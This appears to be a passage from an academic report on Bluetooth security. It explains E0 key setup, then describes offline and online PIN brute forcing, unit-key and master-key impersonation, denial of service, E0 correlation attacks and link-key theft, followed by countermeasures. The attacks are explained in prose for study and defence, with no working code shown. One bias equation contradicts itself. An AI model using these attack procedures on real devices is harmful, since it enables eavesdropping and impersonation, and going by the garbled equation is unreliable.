

Figure 2.10: Internal scheme of the E0 algorithm

Before launching the E_0 algorithm, the devices must choose a key length. The master device sends the maximal key length he supports. If the slave agrees, the length previously sent is used for encryption. Otherwise, the two devices will choose the maximal key length supported. A particular case can happen: if one device's maximal key length allowed is inferior than the minimal key length of the other device, the encryption can not succeed. The application layer can refuse to set up such a link in order to avoid a fraudulent device to claim a small key length allowed for an easy brute force attack against the encryption key. The device changes the 128-bit encryption key K_C to the chosen length key K_C' within the E_0 algorithm (so the security might be smaller then a 128-bits key). The encryption key K_C has to be changed for every new encryption.

2.11 The security manager

As explained before, Bluetooth has 3 security modes. Moreover, a device can be in the trusted devices group or in the untrusted devices group whether if they have gone through a correct pairing process. Once in the trusted devices group, a Bluetooth module can access to some protected services on the server device. However, the user can configure its Bluetooth module in order to provide unprotected services; services that do not need any authentication to be accessed. The Bluetooth security manager allow the user to configure all those security policies. We can configure a service such that encryption or authentication is (or is not) needed. All those configurations are stored in two databases: the device database and the service database. The device database stores information about the device type, the trusted level (trusted or untrusted) and about the encryption key length. The service database stores information regarding the authentication, authorization and encryption requirements for the services.

Chapter 3

Attacks against Bluetooth

In this chapter we will describe some possible attacks against the Bluetooth security scheme. For each of these attacks we will try to know what the attacker needs in terms of information. The countermeasure against these attacks are given in the next chapter. Some others attacks than the ones given exist but are dependent on the implementation and the manufacturer: OBEX push/pull attacks, etc.

3.1 Pin code attacks

Every time two users want to communicate in a secure manner, the Bluetooth devices check if a link key between the two devices exists. If not, we begin a pairing process where the same PIN code must be typed on each device. All the security lies on this PIN code. Managing a shared secret between two Bluetooth devices using the PIN code is a good idea since the Bluetooth devices are not distant. However, a recurrent problem appears with PIN codes: users often choose a low-entropy PIN code. The PIN code is usually a 4-digit one which limits the key space to 10000 different values and we then obtain a bad security. Moreover, if no PIN code is found, a default value of "0" is set up. For example, half of the low-memory devices have "0000" as PIN code by default. Note that the attacker must be able to sniff LMP packets in order to manage the attack.

The first idea is to simply brute force the PIN code by sending a lot of connection requests with different intelligently-chosen PIN codes each time. However, this case has been taken in account in the Bluetooth specifications: the time interval before a new connection attempt is accepted increases exponentially for every bad authentication (bad PIN code typed). Our brute force attack would take too much time. The case where the attacker claims a different Bluetooth device address each time is let by the Bluetooth specifications to the application layer.

However, another type of brute force attack can be realized. Assume that the attacker A can sniff all the communications between two Bluetooth devices B and C. If B and C are not already paired, a pairing process begins. A catches all the values that are transmitted during the initialization operation. If both B and C use combination keys as link keys,

A intercepts the first random number used to create the initialization key (IN_RAND) and the two random numbers (XORed with the initialization key) sent by the two devices in order to create the final link key (C_A and C_B). Now, assume that A can also sniff the communications between B and C during an authentication (B and C already have their link key): A intercepts a random number, the challenge (AU_RAND_A), and the response to the corresponding challenge ($SRES_A$). With all that data, we can brute force the PIN code without being annoyed by the exponential growth of the time interval between two connection attempts: we do an off-line brute force attack.

For each PIN code we repeat the following procedure: we process K_{init} using the E_{22} algorithm with IN_RAND and the PIN code as parameters. The key K_{init} allows us to compute the two random numbers sent by the two Bluetooth devices (LK_RAND_A and LK_RAND_B) by simply XORing K_{init} with C_A and C_B. With these two random numbers, we process LK_K_A and LK_K_B using the E_{21} algorithm with LK_RAND_A, LK_RAND_B and the Bluetooth device addresses of the two devices. Then, we only have to XOR LK_K_A and LK_K_B to obtain the candidate link key. The data intercepted during the authentication tells us if the candidate link key is the good one or not. We just check if the response intercepted during the authentication is the same as the one we process with our candidate link key and the challenge intercepted. If the two responses are the same, we found the good PIN code and we have the good link key. If not, we repeat the whole process with another PIN code. Note that finding the good link key also gives us the ACO number that is used to compute the encryption key during the session we sniffed. Figure 3.1 explains this attack.
Once obtained the link key used for the communications between B and C, the attacker A can impersonate B or C by claiming a fake Bluetooth device address since he knows the link key. A can also sniff the communications between B and C (in particular the authentication), process the encryption key K_C of the session and decrypt the data transferred. To calculate the encryption key K_C of the current session, A uses the data intercepted during the authentication of the session : he processes the response to the challenge sent by one of the two devices and then obtains, as a side effect, the ACO number used for the encryption key generation (E_3 algorithm).

The crucial point of this attack is the pairing process: sniffing a pairing process may be difficult. Moreover, once the link key is exchanged, users do not often change it. On the contrary, sniffing an authentication is quite easy since it happen on every new connection.

We implemented this attack in C++ (see Appendix B). We fill the config file with the data sniffed and the program outputs the corresponding link key and PIN code. We can also set the type of brute force attack by using a parameter: we can only search for numerical PIN code or PIN code composed with only letters and numbers. We can also set the expected length of the PIN code to speed up the program. Using a Pentium IV 2.4 GHz and 512 Mo of RAM, we are able to find in a few seconds a 6 digits PIN code. More time is needed for PIN code composed with letters or special characters. The first goal of this program was to provide a complete tool able to sniff Bluetooth pairings and authentications and able to give the corresponding link key computed and the corresponding PIN code used. However, the



Figure 3.1: offline PIN code attack

sniffing part is a great problem since LMP packets, containing interesting security data, are not reachable with a simple Bluetooth device. A special and expensive Bluetooth developer tool have to be bought. The possibility of developing ourself the sniffing tool was out of the scope of the project.

We can compute another interesting attack against the PIN code, an online one. Instead of recording all the communication during a pairing phase, which may be a hard task, we put ourselves in a chosen situation. Assume that device A is the victim device and B the attacker device which does not know the PIN code of A. B can try to force device A to be the slave device in the connection. It is a weak hypothesis since the roles of master and slave are switchable. B sends the initial IN_RAND random number that will be used in order to compute the initial key K_{init} with the E_{22} algorithm. B can not calculate K_{init} since he does not know the PIN code. After generating the link key (which can be a unit key or a combination key), B quickly sends an authentication request to A with a random number AU_RAND. A will respond by sending the $SRES$ he calculated with the link key, AU_RAND and by using the E_1 algorithm. At that moment, B possesses all the necessary elements in order to brute force the PIN code. B just has to replay the situation with different PIN code and to keep the one which gives exactly the same $SRES$. He will then find the PIN code from A and the link key that A stocked. When A sends a random number to authenticate B, the attacker can respond the good $SRES$ value since he knows the link key. This attack is explained in Figure 3.2. Since for many devices the PIN code is only a few digits, the brute force is quite quick to compute. This attack also works if A sends the random number IN_RAND instead of B. However if we are able to force the victim device to receive IN_RAND, we can pre-compute the corresponding K_{init} corresponding to the different PIN codes in order to speed up the attack.



Figure 3.2: online PIN code attack

3.2 Unit key attacks

In some cases, authentication and encryption mechanisms are based on unit keys and not combination keys. Unit keys are a weak point of Bluetooth security and Bluetooth specifications advice against using them whenever it is possible. However, it is sometimes impossible to avoid their use since some Bluetooth devices have a little memory. These devices can not put in memory every link key obtained by a pairing. The unit keys allow low-memory devices to cipher data, to authenticate a device or to be authenticated by another device.

Since the unit key is the only link key possible for a device using it, a real problem appears: this key will be shared with all the devices trusted for all secures connections. For example, let A be a low-memory device (such as headsets). B and C are devices that can use combination keys. If B goes through the pairing procedure, the link key K_{AB} will be the unit key K_A stocked in A's memory and B keeps $K_{AB} = K_A$ as link key for the link AB. Then C also goes through the pairing process: A force the link key K_{AC} to be K_A and C keeps $K_{AC} = K_A$ as link key for the link AC. At the current state, C possesses the link key $K_{AB} = K_A$ and B possesses the link key $K_{AC} = K_A$. Device C can thus catch all the traffic between A and B.

C can also impersonate A or B by claiming another device address since the authentication only requires the link key. Device C can get the encryption key between A and B since the encryption key is derived from a value obtained with a successful authentication (figure 3.3).



Figure 3.3: Unit key attack

Even if this attack is simple to understand, the attacker will need to sniff the packets transiting and to forge Bluetooth packets in order to claim another device address than its real one. To impersonate device B, C only has to send the good response to the challenge proposed by device A (a 128-bit random number). This is easy since he only needs the link key $K_{AB} = K_A$. If the attacker can catch the 128-bit random number transmitted in clear used to generate the encryption key K_C, he is able to process K_C using the link key $K_{AB} = K_A$ and then decrypt all the communication between A and B.

3.3 Master key attacks

In a piconet, the master key replace the usual link key used between the master and a slave. The master key is the same in all the piconet. Thus, impersonation and eavesdropping are possible: if a device A is connected to the piconet, A will know the temporary link key used in the piconet. Then if A disconnects from the piconet, he still knows the master key and can eavesdrop the communication between other devices of the piconet. A can also impersonate another device by claiming a fake address since he knows the master key.

3.4 Denial Of Service attacks

Resisting to DOS attacks (Denial Of Service attacks) is quite a hard task for a network. DOS attacks are thus possible against Bluetooth networks and some are easy to manage.

First we can avoid the victim's device A to connect to another Bluetooth device B: we can spoof the victim's address and perform bad authentications on B. According to the

Bluetooth specifications, B will increase exponentially the time step between two authentication attempts. As long as we keep sending authentication requests, A will not be able to authenticate and to connect to B.

Another DOS attack possible would be to saturate all the possible channels. No free channel will be enable to allow two devices to communicate. However we must note that a lot of Bluetooth devices are needed to manage this attack since up to 79 channels are available (23 in some countries).

Since Bluetooth is a wireless technology, a DOS attack by doing interferences on the ISM band is thus possible. Every person near the attacker device will not be able to use their Bluetooth device to communicate. A great amount of energy is however needed to perform this attack.

The fourth DOS attack: trying to drain the victim battery. We can for example ask the device to send a lot of useless data. This attack obviously only works against small portable devices using Bluetooth.

A last DOS attack is possible: we can try to authenticate on a device A with a new fake address each time. If we assume that A has low memory capabilities, A will stock all the fake addresses of the device and will full its memory. Then, there is two possibilities according to the implementation: A erase the older address of its memory to allow new connections and we can try to brute force the PIN code by claiming another address each time. If A keeps the older addresses, we just have to claim another address than the previous used ones and we can brute force the PIN code without changing the address and without being annoyed by the increasing delay before a new attempt.

3.5 Cipher attacks

E_0 is the encryption algorithm used in Bluetooth. This algorithm uses a combination of four LFSR with 4-bit memory. There are many attacks possible: we can try to recover the key, to guess the internal state of the FSM (finite state machine) or to use a distinguisher for example. Different methods are also possible: algebraic attacks or correlation attacks.

In algebraic attacks we try to recover the key by using the polynomial that cancels all memory bits.

Correlation attacks are used against stream ciphers using nonlinear LFSR-based combination generators like in the E_0 algorithm. In these attacks we try to find an intrinsic relation between the keystream and a subset of the LFSR subsequences. The first studies begun in the 80's (see [Sie84], [Rue86] and [MS89]) and reached to the actual fast correlation attacks(see [Pen96], [JJ99], [CT00], [VCS00] and [PCM02]).

First of all we have to find a correlation (called bias). An example of bias is given with Property 1 which proof can be found in [LV04].

Property 1 *Assuming $y_t = 2$ holds for $t = t_0, t_0+1, \ldots, t_0+3$, then*

$$c^0_{t_0} \oplus c^0_{t_0+1} \oplus c^0_{t_0+2} \oplus c^0_{t_0+3} \oplus c^0_{t_0+4} = 1.$$

Since we have $Pr(y_t = 2) = \frac{6}{16}$, we have:

$$Pr(c^0_t \oplus c^0_{t+1} \oplus c^0_{t+2} \oplus c^0_{t+3} \oplus c^0_{t+4} = 1) \approx \frac{1}{2} + (\frac{6}{16})^4 = \frac{1}{2} + \frac{81}{4096}.$$

However, in [LV04] is proved that this bias has in fact a much higher probability than $\frac{1}{2} + \frac{81}{4096}$:

$$Pr(c^0_t \oplus c^0_{t+1} \oplus c^0_{t+2} \oplus c^0_{t+3} \oplus c^0_{t+4} = 1) \approx \frac{1}{2} + (\frac{6}{16})^4 = \frac{1}{2} + \frac{25}{512}.$$

Others bias are given in [LV04]. We can use these correlations in order to build a distinguisher and perform distinguishing attacks. Moreover, we can transform the E_0 distinguisher in a key recovery attack. In E_0, we can represent the four LFSR with an equivalent one described by the connection polynomial $p(x)$. If we consider all the connection polynomials $p_i(x)$ of R_i, the i-est LFSR, we can easily see that $p(x) = \prod_{i=1}^{4} p_i(x)$ will have a degree $L = \sum_{i=1}^{4} L_i = 128$. To compute the previous described attacks, we need to find a low weight multiple polynomial of the connection polynomial $p(x)$ of the equivalent LFSR (or a multiple polynomial of $p_2(x)p_3(x)p_4(x)$ is we do an exhaustive search on R_1). Here the weight of a polynomial is defined as the number of non-zero coefficients it has.

Finding a low weight multiple polynomial is a significant barrier for fast correlation attacks against stream ciphers. We give a quick explanation of an efficient way to find multiple polynomials with low weight. In [Wag02] is studied a k-dimensional generalization of the birthday paradox: given k lists of n-bits values, find some way to choose one element from each list so that the resulting k values XOR to zero. The case where $k = 2$ gives the well-known birthday problem but if $k > 2$ we have some interesting applications. We can indeed find a multiple polynomial of weight $k+1$ with a degree not too large using a k-dimensional birthday paradox: let $\mathbb{F} = GF(2)[t]/(p(t))$ be the finite field of size 2^n induced by $p(t)$ and let $\oplus$ denote addition in $\mathbb{F}$. We then generate k lists $L_1, \ldots, L_k$, each containing values from $\mathbb{F}$ of the form $t^a \bmod p(t)$ where $a \in [1, A]$. Here, A is a parameter that have to be determined experimentally but we can take $A \approx 2^{n/(1+\lg k)}$ to have a good probability to find a solution. If we manage to find a solution of the form $u_1 \oplus \ldots \oplus u_k = 1$ with $u_i \in L_i$, i.e., $u_i = t^{a_i} \bmod p(t) \in \mathbb{F}$, we then find a low-weight multiple polynomial $m(x) = x^{a_1} + \ldots + x^{a_k} + 1$ of $p(x)$. Indeed $m(t)$ is a multiple of $p(t)$ since:

$$m(t) = t^{a_1} \oplus \ldots \oplus t^{a_k} \oplus 1 = 0 \equiv 0 \pmod{p(t)}$$

With this method we can find multiple polynomial of $p(t)$ with weight of $k+1$ and a degree smaller than A.

In order to process this method efficiently, we need to handle the k-dimensional birthday problem also efficiently. This is explained in [Wag02] and we give the explanation for $k = 4$ that thus gives us a multiple polynomial of weight $k+1 = 5$. With $k = 4$ we generate four lists L_1, L_2, L_3, L_4 of n-bits elements and we want to find one element x_i in each list L_i such that they XOR to 1. We can expect with a good probability to find a solution if all the lists contain at least $2^{n/4}$ elements. We denote $low_l(x)$ the least significant l bits of x and $\bowtie_l$ the generalized join operation such that $L_1 \bowtie_l L_2$ contains all pairs from $L_1 \times L_2$ that agree in their l least significant bits. First we extend the four lists until they each contain about 2^l elements with $l = \frac{n}{3}$. We then compute two new lists: L_{12} and L_{34} that contains the values $x_1 \oplus x_2$ (resp. $x_3 \oplus x_4$) such that $low_l(x_1 \oplus x_2) = 0$ (resp. $low_l(x_3 \oplus x_4) = 0$). To finish, we search for matches between L_{12} and L_{34} in order to obtain $x_1 \oplus x_2 \oplus x_3 \oplus x_4 = 0$. If we want to find x_i's such that they XOR to 1, we only have to change one of the initial list, for example $L_4^{'} = L_4 \oplus 1 = \{x_4 \oplus 1 : x_4 \in L_k\}$ and we thus obtain $x_1 \oplus x_2 \oplus x_3 \oplus x_4 = 1$. This algorithm takes $(2^{n/3})$ time and space and is resumed in figure 3.4.



Figure 3.4: 4-dimensional birthday problem

We implemented a programm that computes multiple polynomials with the previous explained algorithm (see Appendix C). The programm succeeds in finding a multiple polynomial $m(x)$ of $p_2(x)p_3(x)$, which is of degree 64. $m(x)$ has been found in a few minutes (Pentium IV 2.4 GHz and 512 Mo of RAM), has a degree of 5 and a weight a little higher than $A \approx 2^{n/(1+\lg k)} \approx 2^{21,3}$. However, finding a multiple polynomial of $p_2(x)p_3(x)p_4(x)$ (which is of degree 103) would require $(2^{n/3}) = (2^{34,3})$ time and space. Since the values we are storing are 103-bit long (plus the 35-bit value of every a_i), we would need 2850 Go to store one list.

An optimized or hardware implementation should be able to find a multiple polynomial of $p_2(x)p_3(x)p_4(x)$ but that was out of the scope of the project.

3.6 Localization problem and network mapping

Every Bluetooth device address is unique. If a device is in inquiry mode, the Bluetooth enabled device will disclose its device address and its clock. The clock and the address is used to obtain the frequency hopping sequence in a piconet (avoiding interference and eavesdropping). Moreover, the device address can be used in a different way: since every Bluetooth address is unique we can use that information for profiling. Using the SDP protocol, we can correlate a service to a specific location.

3.7 Non-discoverable mode

A Bluetooth device can be configured in discoverable mode or non-discoverable mode. In the first one the device replies to inquiries from others devices, in the second they do not respond. Theoretically it should be impossible for a device to find another device in non-discoverable mode. However, in [Whi03] is explained a way to bypass this protection. The Bluetooth addresses are 6 bytes long and very similar to MAC addresses. In fact 3 bytes are assigned for a particular vendor and the other 3 bytes are specific to a device. So it is possible to brute force the addresses in specific ranges and do a name inquiry. The non-discoverable device will respond and we are then able to discover non-discoverable devices. This attack is serious since a lot of users disable security features and put the device in non-discoverable mode. They think that nobody will find their device so they can configure the device in mode 1, with no authentication and no encryption needed. A tool performing this attack called $redfang$ has been developed by @stake team and is available on their internet site.

3.8 Random generator Analysis

The random numbers generation is a very important cryptographic primitive. Random numbers are used for many purpose in Bluetooth: for generating authentication and encryption keys, for the challenge-response scheme, etc. In the Bluetooth specifications, no random generator is specified. Each device must have its proper pseudo-random number generator. Examples such as thermal noise of a semiconductor or the frequency instability of a free running oscillator are given. The specifications also give a characteristic to define a non-repeating and randomly generated key. However, all the Bluetooth security can be broken if a low-entropy pseudo-random numbers generator is implemented. Maybe some manufactured Bluetooth devices use easily guessable keys.

3.9 Stolen/Sold device problem

The Bluetooth devices paired with others devices will keep this trust relationship and store the link keys in a non-volatile memory. These link keys will be deleted only if the user do it himself or configure the device to do it after a specific period of time. If the device change of owner because the user sold it or someone stolen the device, a great problem appear: the new user can access to every previously used link key from the previous owner. Then the new owner can use these link keys to eavesdrop on communications of devices that have paired with it previously (if the victim device uses a unit key). The attacker can also authenticate on the unsuspecting devices that the device has paired with previously.

A variant of the previous attack exists: indeed it is very easy to obtain the link keys used by a device if we have to do with a simple Bluetooth dongle on a computer. In Windows, the link keys are stored in the key registry and in Linux one can send easily HCI commands in order to get these keys. Obviously we have to assume that the computers are not protected.

We also have to note that for certain implementations on mobile phones, the link keys are not deleted when one change the SIM card. This can be a great problem since another user can access very easily to every link key of a Bluetooth enabled phone.

Chapter 4

Possible countermeasures

In this chapter we describe some possible countermeasures against the attacks presented in the previous chapter. These countermeasures are divided in three parts: a description of a secure Bluetooth device use, Bluetooth specifications modifications and some application solutions.

4.1 Good use of Bluetooth devices

Despite some problems about Bluetooth security, lots of attacks can be avoided only by carefully using the Bluetooth device. For example, the PIN code is a weak point of Bluetooth security that can be exploited with brute force attacks. Using long PIN codes is the simplest and the most secure way to avoid those types of attacks. In addition to the length, the PIN codes must have a great entropy. These points can be helped with an application solution.

Another example, again concerning the pairing process, is the location of the user during the operation. The pairing process is a very important key part: that is where the initial values used for the link key generation are transmitted. Thus, the pairing process must be done in a secure area where nobody can sniff the traffic between the two devices. The off-line brute force attack against the PIN code is avoided by doing a safe pairing. Even if the attacker sniffs the traffic when the devices are updating their link keys (without re-typing the PIN code) the security is not broken. Indeed, the attacker ignores the previous link key between the two devices and the new link key is exchanged securely.

The link key update is an important feature of the Bluetooth security. Indeed, while connected to another Bluetooth module, a user can order its module to update the link key used for the connection. For that he has to send a HCI packet defined in the Bluetooth specifications. We have already seen that doing a pairing in an non-secure place can compromise the Bluetooth security. However, if two Bluetooth devices update their link key in a secure place, the level of security is heightened as if the first pairing was done in a private place (the attacker do not know the random values used to generate the new link key). In fact the security of Bluetooth provides forward secrecy: all the link keys from a private pairing can not be computed by an attacker. This is shown on Figure 4.1. In this example, the attacker knows the link keys $K(p)$ and $K(p+n)$. He also sniffed all the communications between the two paired devices except the update of the link key $K(p)$ that leads to $K(p+1)$. He can not compute $K(p+1)$ only with $K(p)$ since he does not know the values C_A and C_B exchanged (see Chapter 2.5). Moreover, with $K(p+n)$ the attacker can not deduce anything since he ignores the link keys used for the updates. We can conclude that the link keys $K(p+1)$ to $K(p+n-1)$ remain secure. We can see in that example how important is a private pairing or private link key update. Thus a private link key update is a good manner for strengthening the security if the user is not sure of the privacy of the first pairing.



Figure 4.1: Forward secrecy in Bluetooth

Some problems also come from the default configuration of the Bluetooth device: the default PIN code often has a low entropy (for example "0000"), the device disclose its address and its clock (it can be used for impersonation, eavesdropping or location profiling) and the security mode is set to 1 (authentication and encryption are not required). The default configuration of devices is set in order to improve the simplicity and the ease of use of the module for the user (which is often criticized by users). For a good security, changing the default configuration is essential and changing it before the first use is strongly recommended. Then we can change the PIN code, we can put the device in non-discoverable mode whenever a pairing is not needed (the device will not respond to queries of unknown Bluetooth devices) and change the security mode from 1 to 3 (encryption and authentication needed).

A last example is when a user A sells its Bluetooth device to another user B. The Bluetooth device contains all the trusted devices from A and thus B can access to every link key and can authenticate fraudulently on many devices. The link key must be deleted and the PIN code must be changed in order not to compromise the A's other devices security. When B receives the device, he must change the PIN code again, otherwise A would know the Bluetooth device PIN code.

4.2 Specification changes

Using combination keys resolves the unit key attacks problem. However some devices can not use combination because of their low-memory capacity. In [YT01] is described a possible technique to avoid unit key attacks without using combination keys. This modified unit key scheme uses a hash function to make the link keys in a piconet disposable and unique. In that scheme, no additional memory is used compared to the unit key scheme in Bluetooth specifications. When a new device B wants to connect to the low-memory device A using a unit key K_A, A processes $f(K_A)$ and sends the link key $K_{AB} = K_A \oplus f(K_A)$ to B. Then A updates its unit key: $K_A = f(K_A)$ and repeat the whole procedure if another device wants to connect. This scheme is explained on figure 4.2, where $f^{(n)}(K)$ means that we applied n times the hash function f on the key K.

